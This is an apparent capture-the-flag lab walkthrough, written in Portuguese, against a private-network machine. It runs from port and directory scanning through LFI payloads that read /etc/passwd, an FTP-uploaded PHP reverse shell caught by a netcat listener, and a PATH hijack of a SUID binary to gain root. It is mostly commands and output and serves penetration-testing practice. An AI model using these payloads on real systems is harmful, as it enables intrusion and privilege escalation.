

IP da máquina: 192.168.56.111 // MAC: 08:00:27:3A:68:9D

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.111






ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.111/FUZZ

```
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 59, Words: 11, Lines: 2]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 10701, Words: 3427, Lines: 369]
manual                  [Status: 301, Size: 317, Words: 20, Lines: 10]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10]
                        [Status: 200, Size: 10701, Words: 3427, Lines: 369]
robots-txt              [Status: 200, Size: 59, Words: 11, Lines: 2]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10]
```


http://192.168.56.111/robots.txt



curl -H "User-Agent: GoogleBot" http://192.168.56.111/robots.txt -v


```
User-agent: *
Disallow: /secret_information/
```

http://192.168.56.111/secret_information/



Depois de mudar a linguagem para “english”, apareceu um parâmetro no link suscetível a LFI.

http://192.168.56.111/secret_information/?lang=../../../../../etc/passwd



http://192.168.56.111/secret_information/?lang=../../../../../etc/vsftpd.conf

Point users at the directory we created earlier. anon_root=/var/ftp/ write_enable=YES


ftp 192.168.56.111

anonymous


anonymous

cd pub

put shell.php



192.168.56.111/secret_information/?lang=../../../../../var/ftp/pub/shell.php



sudo nc -nlvp 443

```
└─$sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.111.
Ncat: Connection from 192.168.56.111:47834.
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux
 14:43:26 up 25 min,  0 users,  load average: 0.00, 0.12, 0.47
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

find / -perm -4000 2>/dev/null

```
/home/tom/rootshell
```

cd /home/tom

cat rootshell.c

```
$ cat rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

```
$ echo 'printf "tom"' > whoami
$ chmod 777 whoami
$ export PATH=/tmp:$PATH
$ cd /home/tom
$ ./rootshell
id
uid=0(root) gid=33(www-data) groups=33(www-data)
uname -a
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux
```

cat /root/cat flag.txt

flag{omg_you_did_it_YAY}